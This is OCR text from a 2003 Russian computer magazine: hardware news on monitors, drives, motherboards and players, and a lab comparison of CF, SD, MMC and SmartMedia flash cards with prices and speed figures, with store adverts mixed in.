Дисплей обладает отличными характеристиками, которые удовлетворяют самого требовательного покупателя. Суди сам: угол обзора, как по вертикали, так и по горизонтали - 170 градусов, контрастность - 600:1, шаг точки - 0,294 мм, яркость - 250 нит, время отклика матрицы - 25 мс. Максимальная частота горизонтальной развертки - 82 кГц, вертикальной - 77 Гц. Монитор может работать в режиме 1280x1024x24.

Модель оснащена двумя интерфейсами - 24-контактным DVI-D и 15-контактным D-Sub, питание монитора осуществляется от сети переменного тока при помощи специального адаптера, на выходе которого напряжение составляет порядка сотни вольт. Во вре-

NEXT

Ок, BenQ не получил "золото" на олимпиаде в Сиднее...



Но мы стали победителями...

Выбор редакции
ЖК-мониторы
КомпьютерПресс
Россия 2003

Лучший в тестах
Цифровые камеры
Computerfoto,
Германия 2003

Золотой призёр
ЖК-мониторы
ТЗ, Россия 2003

Выбор редакции
Проекторы
PC Professionell,
Германия 2003

Лучшая покупка
Сканеры
ПЛ Компьютеры,
Россия 2003

Лучший в тестах
CD-RW,
Quale Computer,
Италия 2003

BenQ


Enjoyment Matters

и еще более 100 наград изданий всего мира. Всеобщее признание? Да, и мы рады этому. Но что действительно имеет значение для нас ... это Ваше удовольствие. Хотите узнать больше? Посетите наш сайт www.BenQ.ru

мя интенсивной работы устройство потребляет 40 Вт, размеры же остаются прежними: 415x193x436 мм. Весит это чудо чуть менее восьми килограммов.

320 мобильных гигабайт

Компания FirewireDirect сообщила о начале поставок внешних 3,5"-накопителей на базе жестких дисков Ultra III 800. Устройства поддерживают интерфейсы IEEE 1394b и USB 2.0 и обеспечивают пропускную способность до 800 Мбит/с.



Диски Ultra III 800 функционируют на чипе Oxford 922 и имеют емкость до 320 Гб. Стоимость старшей, 320-гигабайтной модели, составляет \$480, а младшей, емкостью 80 Гб - \$190.

DVD-терка от Asus

Тайваньская компания Asustek Computer представила 4x DVD-Dual привод DRW-0402P/D с интерфейсом ATAPI. Устройство функционирует на базе микросхем NEC и имеет следующие скоростные характеристики:

Запись:

- DVD+R: 4X, 2,4X (CLV)
- DVD+RW: 2,4X (CLV)
- DVD-R: 4X, 2X, 1X (CLV)
- DVD-RW: 2X, 1X (CLV)
- CD-R: 16X, 12X, 8X, 4X (CLV)
- CD-RW: 10X, 4X (CLV)

Чтение:

- DVD-ROM: 12X (CAV). CD-ROM: 32X max. (CAV)
- Тайминг произвольного доступа для DVD составляет 140 мс, для CD - 130 мс.



Планируется, что в месяц будет продаваться около 50 тысяч DRW-0402P/D по розничной цене \$257. Также, по оценкам менеджеров Asustek, компания поставит за 2003 год около 10 миллионов оптических приводов.

Мама Р4

Компания Asus выпустила новую материнскую плату P4P800S-E на базе чипсета Intel 848P. Новинка поддерживает процессоры Pentium 4 с FSB 800 МГц и будущие кристаллы на ядре Prescott. Плата оснащена эксклюзивным разъемом Wi-Fi и ASUS Intelligence (AI Audio + AI BIOS + AI Overclocking). Вот краткие характеристики устройства:

- Поддерживаемые процессоры: Intel socket 478 Pentium 4 и Celeron 3,2+ ГГц
- Поддержка технологии Hyper-Threading
- FSB: 800/533/400 мегагерц
- Чипсет: Intel 848P
- Память: 3 x DDR DIMM общим объемом до 2 Гб
- Поддержка режима 8x шины AGP
- 8 портов USB 2.0
- Интегрированный звук на базе ADI 1985, 2 x IEEE 1394, сетевой адаптер Intel CSA Gigabit LAN, контроллер Intel ICH5R, 2 порта SATA с поддержкой RAID 0, 1 & 2, ATA100 IDE

Геймерская клава

Компания Chicony представила российским пользователям свою новую разработку - клавиатуру Defender KPD-0250, сделанную специально для любителей компьютерных игр. Здесь, прежде всего, подразумевается наличие у клавиатуры дополнительного устройства - геймпада, которое позволит любителю игр освободить на рабочем столе дополнительное место.



Использовать новинку, скажем, для набора больших текстов мягко говоря неудобно - раскладка и расположение клавиш напоминают ноутбучные клавиши. Но ведь она и не для этого создавалась - устройством придется по вкусу искусственным геймерам, которые мечтают иметь "два в одном" устройство, позволяющее убрать со стола геймпад или джойстик.

Новинка имеет множество программируемых клавиш, что позволит настроить клавиатуру под каждую конкретную игру наиболее удобным образом, чтобы во время игры не отвлекаться по мелочам.

Музыка для экстремалов

Уникальную линейку звуковоспроизводящих устройств представили недавно компании Nike и Philips. Два всемирно известных гиганта объединили



усилия в создании устройств, предназначенных специально для людей, активно занимающихся спортом. Это водонепроницаемый mp3-плеер ACT210, стерео FM-приемник

ACT100 и CD-плеер ACT500. ACT210 оборудован встроенной 128-мегабайтной флешкой и ЖК-дисплеем. В комплекте идет аккумулятор AAA, которого, по заверениям производителя, хватит на 10 часов работы. CD-плеер поддерживает работу с R(W)-дисками, оборудован системой антишока на 100 секунд, а два аккумулятора AAA не садут даже после 12 часов непрерывной работы. Все устройства имеют классный молодежный дизайн от Nike и совершенную электронную начинку Philips, что позволяет этим плеерам работать в самых экстремальных условиях.

iMango: компьютер без проблем

Южнокорейская фирма ETC вышла на российский рынок с новым продуктом - компьютерами iMango. Компания предлагает производителям тщательно протестированные, надежные решения для дома и офиса. Выпускаемые компьютеры соответствуют международным стандартам и собраны высококлассными специалистами на конвейерах в России, причем каждая конфигурация проходит тщательную проверку на совместимость с разнообразным софтом, для чего даже была создана специальная лаборатория. Все это позволяет производителю обоснованно говорить, что iMango приживется на нашем рынке среди прочих брендов. В настоящий момент предло-



жено несколько готовых конфигураций iMango, самые популярные из которых выглядят следующим образом:

1) Системная плата: S-478 Intel D845GLVAL

<I845GL/DDR/SVGA/Sb/Lan/mATX>

- Процессор: Intel® Celeron® 2000
- Память: DIMM 256 Mb <DDR 266 MHz>
- Винчестер: 40 Gb Seagate
- 3,5" Alps, CD-ROM 52x LG
- Корпус: V-Tech 2107JL iMANGO <250W>
- Цена: \$310

2) Системная плата: ASUSTeK P4P800

<I865PE/DDR/SATA/Sb/Lan/ATX>

- Процессор: Intel Pentium 4 2.40 Northwood <S-478 512K/800 MHz>
- Память: DIMM 512 Mb <DDR 400 MHz>
- Винчестер: 80 Gb Seagate
- Видеокарта: 64 Mb Palit <GF FX 5200 D/TVO>
- 3,5" Alps, CD-RW 48/24/48 NEC NR-9300A
- Корпус: V-Tech 2107K <Midtower 300W iPower P4>
- Цена: \$688



*Меньше времени на ожидание,
больше времени на созидание*



USN Leader
на базе процессора
Intel® Pentium® 4
с технологией HT

Ничто больше не сдержит Ваш творческий потенциал и полет фантазии!

Технология Hyper-Threading корпорации Intel, примененная в новой модели нашего персонального компьютера USN LEADER, способна значительно увеличить скорость одновременного выполнения задач.

Россия, г. Москва
М. Калужский пер., д. 15, с. 16
E-mail: info@usn.ru

Телефон/факс:
(095) 775-8202

Оптовый отдел:
(095) 775-8201

USN computers
www.usn.ru

Московские магазины
м. "Шаболовская": (095) 775-8202
ВКЦ "Савеловский": (095) 784-7250
КЦ "Будёновский": (095) 788-1512

Региональные представительства
Самара: (8462) 70-69-43
Сызрань: (84643) 2-24-05
Орел: (08622) 5-62-99
Саратов: (845-2) 52-3801



СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- CF Kingmax 512 Mb
- CF Adata 256 Mb
- CF Kingmax 256 Mb
- CF Kingmax 128 Mb
- CF Adata 64 Mb
- CF Kingmax 64 Mb
- MMC Kingmax 256 Mb
- MMC NCP 128 Mb
- SD Panasonic 128 Mb
- SD Kingmax 64 Mb
- SD Panasonic 64 Mb
- SM Kingmax 128 Mb
- SM Kingmax 64 Mb
- SM PQI 64 Mb
- SM Samsung 64 Mb
- SM PQI 32 Mb
- SM SanDisk 32 Mb
- Easydisk 256 Mb

БЛАГОДАРНОСТИ:

TEST_LAB БЛАГОДАРИТ КОМПАНИЮ LC GROUP
(т. 258-22-49) И USN (т. 775-82-02)
ЗА ПРЕДОСТАВЛЕННОЕ ОБОРУДОВАНИЕ.

МОЗГИ
В КАРМАНЕ
Выбираем Flash-карты!

На самом деле, все давно выбрали за тебя, ведь ты покупаешь флешку к новому устройству, а не наоборот. Производители портативных устройств в большинстве случаев не дают тебе возможности выбрать стандарт памяти. Поэтому давай вместе разбираться, как так получилось и как нам с тобой реагировать на такое принуждение!

● COMPACT FLASH (CF)

Один из самых популярных типов флеш-памяти. Стандарт CF с самого рождения очень прочно закрепился на рынке благодаря совместимости с ноутбуками через слот для PC Card. Compact Flash можно подключить к ноутбуку через простенький переходник за 10 баксов. До сих пор Compact Flash является и одним из самых быстрых типов полупроводниковых накопителей. Наши исследования этот факт подтвердили. У CF самая высокая скорость передачи данных и маленькое время случайного доступа (RAT). Причем на графиках хорошо видно, что время случайного доступа зависит от вместимости карты. То есть, чем больше мегабайтов, тем дольше приходится искать в памяти нужную ячейку. Видно, что время случайного доступа зависит и от производителя - самыми быстрыми оказались флешки Adata. Немудрено, ведь каждая карта состоит из памяти и

контроллера. Видимо, большие различия во внутренней начинке вызвали такой разброс значений в скорости чтения флешек разных фирм.

Есть у CF и недостатки - это огромный размер и множество штырьковых контактов. Параллельный интерфейс Compact Flash (сходный с интерфейсом обычного винчестера) содержит 50 маленьких гнезд. Такую конструкцию можно повредить при частой замене карт памяти. Однако есть и плюс в том, что гнезда установлены прямо на карте. Ломаются они чаще (поскольку сложнее устроены), и CF-карту со сломанным гнездом можно заменить, потратив всего несколько десятков зеленых президентов. А вот дорогой цифровой фотоаппарат со сломанным гнездом в картоприемнике так просто не поменяешь! Можешь смело покупать дорогой цифровой фотоаппарат, совместимый с Compact Flash. В свои самые современные профессиональные и полупрофес-





сиональные камеры именно этот контроллер встраивают такие фирмы как: Nikon, Canon, Minolta, Sigma, Pentax, Kodak, Olympus. Даже Sony пошла на уступки этому стандарту и встроила в свой новый восьмимегапиксельный флагман (Sony DSC-F828) поддержку CF вместе с традиционным MemoStick. Выгодно покупать модули CF, начиная от 128 метров, при этом цена за мегабайт самая низкая в обзоре. Однако не забудь, что слишком большие объемы карты сказываются на времени доступа! Кстати, обновление стандарта (CF+) обещает сделать флешки побыстрее и пообъемнее. Подробнее об этом читай на сайте www.compactflash.org.

Также ты, наверное, слышал об IBM Microdrive (либо Hitachi Microdrive), совместимом с CF. Это такой маленький механический винчестер, запакотанный в корпус Compact Flash. Эта технология, судя по всему, благополучно загнута.

Суди сам - на сайтах IBM и Hitachi старшая модель микровинчестера - всего 1 Gb. А в продаже уже есть и гигабайтовые, и даже двухгигабайтовые Compact Flash по достаточно выгодной цене.

● SECURE DIGITAL (SD)

Как мы выяснили, Compact Flash слишком громоздкий, и поэтому инженеры ломают записывать его в мобильные устройства. Большая часть пространства корпуса уходит на батарейку и на дисплей - все остальное нужно делать меньше! Вряд ли ты встретишь плеер, часы, сотовый телефон, миниатюрные фотки и видеокамеру с Compact Flash. Здесь пока господствует Secure Digital благодаря своим скромным габаритам. SD имеет контроллер с последовательным интерфейсом, следовательно, меньше контактов. От объема и от торговой марки скорость и время доступа практически не зависят, судя по нашим графикам. А значит, нужно брать ту



карту, которая дешевле! Кстати, по скоростным характеристикам Secure Digital сильно теснит Compact Flash! В нашу эру защиты авторских прав (в ее людоедском проявлении) SD делает возможной законную работу с музыкой и другими медиаданными за счет механизма защиты. С помощью SD ты можешь обезопасить и личную инфу от нелегального копирования. На то она и Secure - безопасная.

На этом рынке с Secure Digital пытается конкурировать Sony. Для этого инженеры отпилили у Memory Stick половину, и получился Memory Stick Duo, по габаритам чуть меньше SD. Memory Stick также поддерживает механизмы защиты авторских прав. Однако мы не стали его тестировать по трем причинам: во-первых, эта карта работает исключительно с продуктами Sony, во-вторых, она довольно тормозная, а в-третьих, скоро следует ожидать стандарт Memory Stick Duo Pro - который, возможно, изменит ситуацию с флешками от Sony.

Также хотим предостеречь тебя от использования SD Panasonic с флешридерами Aracore, поскольку эти карты любят там намертво застревать. При тестировании сначала SD Panasonic застряла в USB2.0 ридере, а потом и в USB 1.1 картотеке. Доставали целый час!

● MULTIMEDIA CARD (MMC)

Это старый стандарт, из которого родился SD. Видимо, из-за большого распространения портативных устройств с контроллерами MMC, этот стандарт до сих пор работает. Secure Digital сконструировали в компактном корпусе MMC, добавили шифрование, развели дополнительный контакт, значительно увеличили скоростные характеристики. Результаты тестирования представлены на наших графиках. Возможно, их несколько занизил наш картовод.

Прелесть в том, что в фотоаппараты, КПК, телефоны с поддержкой SD влезает старый MMC. Это называется обратной совместимостью, то есть совместимостью со старыми стандартами. А вот в MMC-девайс SD-карту не засунешь!

● SMART MEDIA (SM)

Это единственная технология без встроенного контроллера. То есть на контакты карты SM выводятся ноги микросхемы памяти. О расхождении памяти говорит разница во времени доступа в зависимости от объема. А вот Transfer rate не зависит ни от объема, ни от торговой марки.

Карту Smart Media имеет смысл брать, если ты собираешься стать обладателем подержанного фотоаппарата Olympus или Fujifilm, которых у нас в стране немало. Также Smart Media помнят обладатели Agfa и Toshiba. SM, так же как и MMC, доживает последние дни. Olympus, Fujifilm, Toshiba придумали новый стандарт xD-Picture Card. В прошлом номере X ты, наверное, заметил присутствие нового стандарта в тестировании цифровых мыльниц! Только вот протестить xD мы не смогли из-за отсутствия в продаже подходящих ридеров. Карта xD, так же как и SM, не имеет контроллера, одна-

ко она почти в два раза компактнее SD и обещает быть очень быстрой. В ближайшее время нам обещают восьмигигговую xD. Поэтому Fujifilm интегрировал в свой новый шестимегапиксельный флагман линейки со встроенной оптикой (Fujifilm FinePix S7000 Z) контроллер xD-Picture Card. xD неда-

ром расшифровывается как eXtreme Digital. Этот стандарт создаст серьезную конкуренцию CF и SD. Ходят слухи, что, возможно, появится адаптер в CF-слот. Внедрение xD-Picture Card автоматически отправляет Smart Media на пенсию.

EasyDisk 256 Mb

- Цена: \$57
- Цена за 1 Mb: \$0,22
- RAT USB 1.1: 2.99
- RAT USB 2.0: 2.99
- Transfer Rate 1.1: 994
- Transfer Rate 2.0: 994
- Коробочка: есть
- Место для надписей: нет
- Размер: с фломастер

Если уж мы заговорили о флешках, то как же не вспомнить о USB-драйвах! EasyDisk 256 Mb - это такой фломастер, под колпачком которого скрывается USB-коннектор, а вместо чернил микросхемы. Можно повесить его на шею на специальном шнурке. А чтобы не лазить в заднюю часть системного блока, имеется USB-удлинитель. По сравнению с флеш-картами, EasyDisk довольно медленный, но это же не цифровой фотоаппарат, тут особой скорости не надо. И потом для него не нужно картридера, поскольку имеется встроенный контроллер USB 1.1 (онто и виноват в невысокой скорости). В Windows ME/2000/XP можно втыкать USB-драйв без дров, он сам автоматически распознается как обычный накопитель. А вот Win 98/SE требует установки драйверов. Имеется возможность паролить данные на винте от врагов! EasyDisk 256 можно смело покупать - он не скоро устареет (пока существует USB), ты сможешь втыкать его практически в любые компы.

test_lab (test_lab@gameland.ru)


ТЕСТОВЫЙ СТЕНД

■ Apacer Internal 3.5" reader/writer for USB 1.1 (6 in 1) MS/CF/SM/SD/MMC/IBm MicroDrive (\$15)


■ Apacer Internal 3.5" reader/writer for USB 2.0 (6 in 1) MS/CF/SM/SD/MMC/IBm MicroDrive (\$25)

На графиках ты увидишь разницу между USB 1.1 и USB 2.0, она огромна! Причем отличия есть как по времени доступа, так и по скорости передачи данных. На двух разных шинах мы протестировали только 64-мегабайтные флешки. Обрати внимание на Transfer Rate, приведенный для каждой флешки. Как и в случае с обычными винтами, предпочтительней ровные графики. Регулярные скачки вниз вызваны задержкой в адресации нового блока. А вот нерегулярные скачки появляются из-за глюков контроллера.

SM PQI 32 MB



- Цена: \$8
- Цена за 1 Mb: \$0,25
- RAT USB 1.1: n/a
- RAT USB 2.0: 1,52 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 3170
- Коробочка: нет
- Место для надписей: есть
- Размер: 45X37X0,76 мм



SM SANDISK 32 MB





- Цена: \$10
- Цена за 1 Mb: \$0,31
- RAT USB 1.1: n/a
- RAT USB 2.0: 1,51 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 3170
- Коробочка: нет
- Место для надписей: есть
- Размер: 45X37X0,76 мм



CF ADATA 64 MB





- Цена: \$20
- Цена за 1 Mb: \$0,31
- RAT USB 1.1: 2,89 мс
- RAT USB 2.0: 1,51 мс
- Transfer Rate 1.1: 987
- Transfer Rate 2.0: 4650
- Коробочка: есть
- Место для надписей: есть
- Размер: 82X82X25,5 мм



CF KINGMAX 64 MB





- Цена: \$23
- Цена за 1 Mb: \$0,35
- RAT USB 1.1: 3 мс
- RAT USB 2.0: 1,86 мс
- Transfer Rate 1.1: 989
- Transfer Rate 2.0: 4530
- Коробочка: есть
- Место для надписей: есть
- Размер: 82X82X25,5 мм



CF KINGMAX 64 MB



- Цена: \$23
- Цена за 1 Mb: \$0,36
- RAT USB 1.1: 2,99 мс
- RAT USB 2.0: 1,52 мс
- Transfer Rate 1.1: 1110
- Transfer Rate 2.0: 3620
- Коробочка: есть
- Место для надписей: нет
- Размер: 24X32X2,1 мм



NEXT

**Меньше времени
на ожидание,
больше времени
на созидание**



**настольный
компьютер
"МИР VIP"
на базе
процессора
Intel® Pentium® 4
с технологией HT**



- гарантия 3 года
- доставка и кредит
- design for Windows XP
- профессиональное тестирование
- сертификатом "РосТестом"
- клавиатура и мышь в подарок
- оплата через электронную валюту банка
- компьютер по индивидуальному заказу без предоплаты

Вы современны и активны? Тогда Вы по достоинству оцените преимущества компьютера «МИР VIP» на базе процессора Intel® Pentium® 4 с тактовой частотой 3,06 ГГц и ультрасовременной технологией Hyper-Threading. Офисные приложения или графические редакторы, DVD-фильмы или музыка в формате MP3, интернет или обучающая программа – Ваш компьютер работает так, как будто в нем два процессора!



<http://www.fcenter.ru>


салоны-магазины в Москве :

- "Бабушкинская", ул. Сухонская, д.7а, тел.: (095) 105-6447
 - "Улица 1905 года", ул. Мангульская, д.2, тел.: (095) 205-3524
 - "Владыкино", Алтуфьевское шоссе, д.16, тел.: (095) 903-7333
 - "ВДНХ", ВВЦ, пав. №2 ТК "Релюкс", тел.: (095) 785-1-785
- сервисный центр :**
- "Бабушкинская", ул. Молодцова, д.1, тел.: (095) 105-6447

MMC NCP 128 MB




- Цена: \$40
- Цена за 1 Mb: \$0,31
- RAT USB 1.1: n/a
- RAT USB 2.0: 2,02 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 1290
- Коробочка: есть
- Место для надписей: нет
- Размер: 24X32X2,1 мм




SD PANASONIC 128 MB




- Цена: \$52
- Цена за 1 Mb: \$0,4
- RAT USB 1.1: n/a
- RAT USB 2.0: 1,51 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 3610
- Коробочка: есть
- Место для надписей: нет
- Размер: 24X32X2,1 мм



SM KINGMAX 128 MB





- Цена: \$34
- Цена за 1 Mb: \$0,26
- RAT USB 1.1: n/a
- RAT USB 2.0: 1,89 мс
- Transfer Rate 1.1: n/a
- Transfer Rate 2.0: 3170
- Коробочка: есть
- Место для надписей: есть
- Размер: 45X37X0,76 мм




SD PANASONIC 64 MB





- Цена: \$29
- Цена за 1 Mb: \$0,45
- RAT USB 1.1: 2,99 мс
- RAT USB 2.0: 1,51 мс
- Transfer Rate 1.1: 991
- Transfer Rate 2.0: 3620
- Коробочка: есть
- Место для надписей: нет
- Размер: 24X32X2,1 мм




SM KINGMAX 64 MB





- Цена: \$23
- Цена за 1 Mb: \$0,35
- RAT USB 1.1: 20,1 мс
- RAT USB 2.0: 1,52 мс
- Transfer Rate 1.1: 864
- Transfer Rate 2.0: 3170
- Коробочка: есть
- Место для надписей: есть
- Размер: 45X37X0,76 мм



SM PQI 64MB



- Цена: \$13
- Цена за 1 Mb: \$0,2
- RAT USB 1.1: 23,2 мс
- RAT USB 2.0: 1,78 мс
- Transfer Rate 1.1: 865
- Transfer Rate 2.0: 3170
- Коробочка: нет
- Место для надписей: есть
- Размер: 45X37X0,76 мм



NEXT



Так безопасней!

рабочие станции Carbon | ноутбуки Tornado |

серверы Marshall | персональные компьютеры Proxima |



R-Style® Carbon® Ai 520

**Внимание
руководителей
и бухгалтеров!**

Компьютеры производства R-Style
Computers бесплатно комплектуются
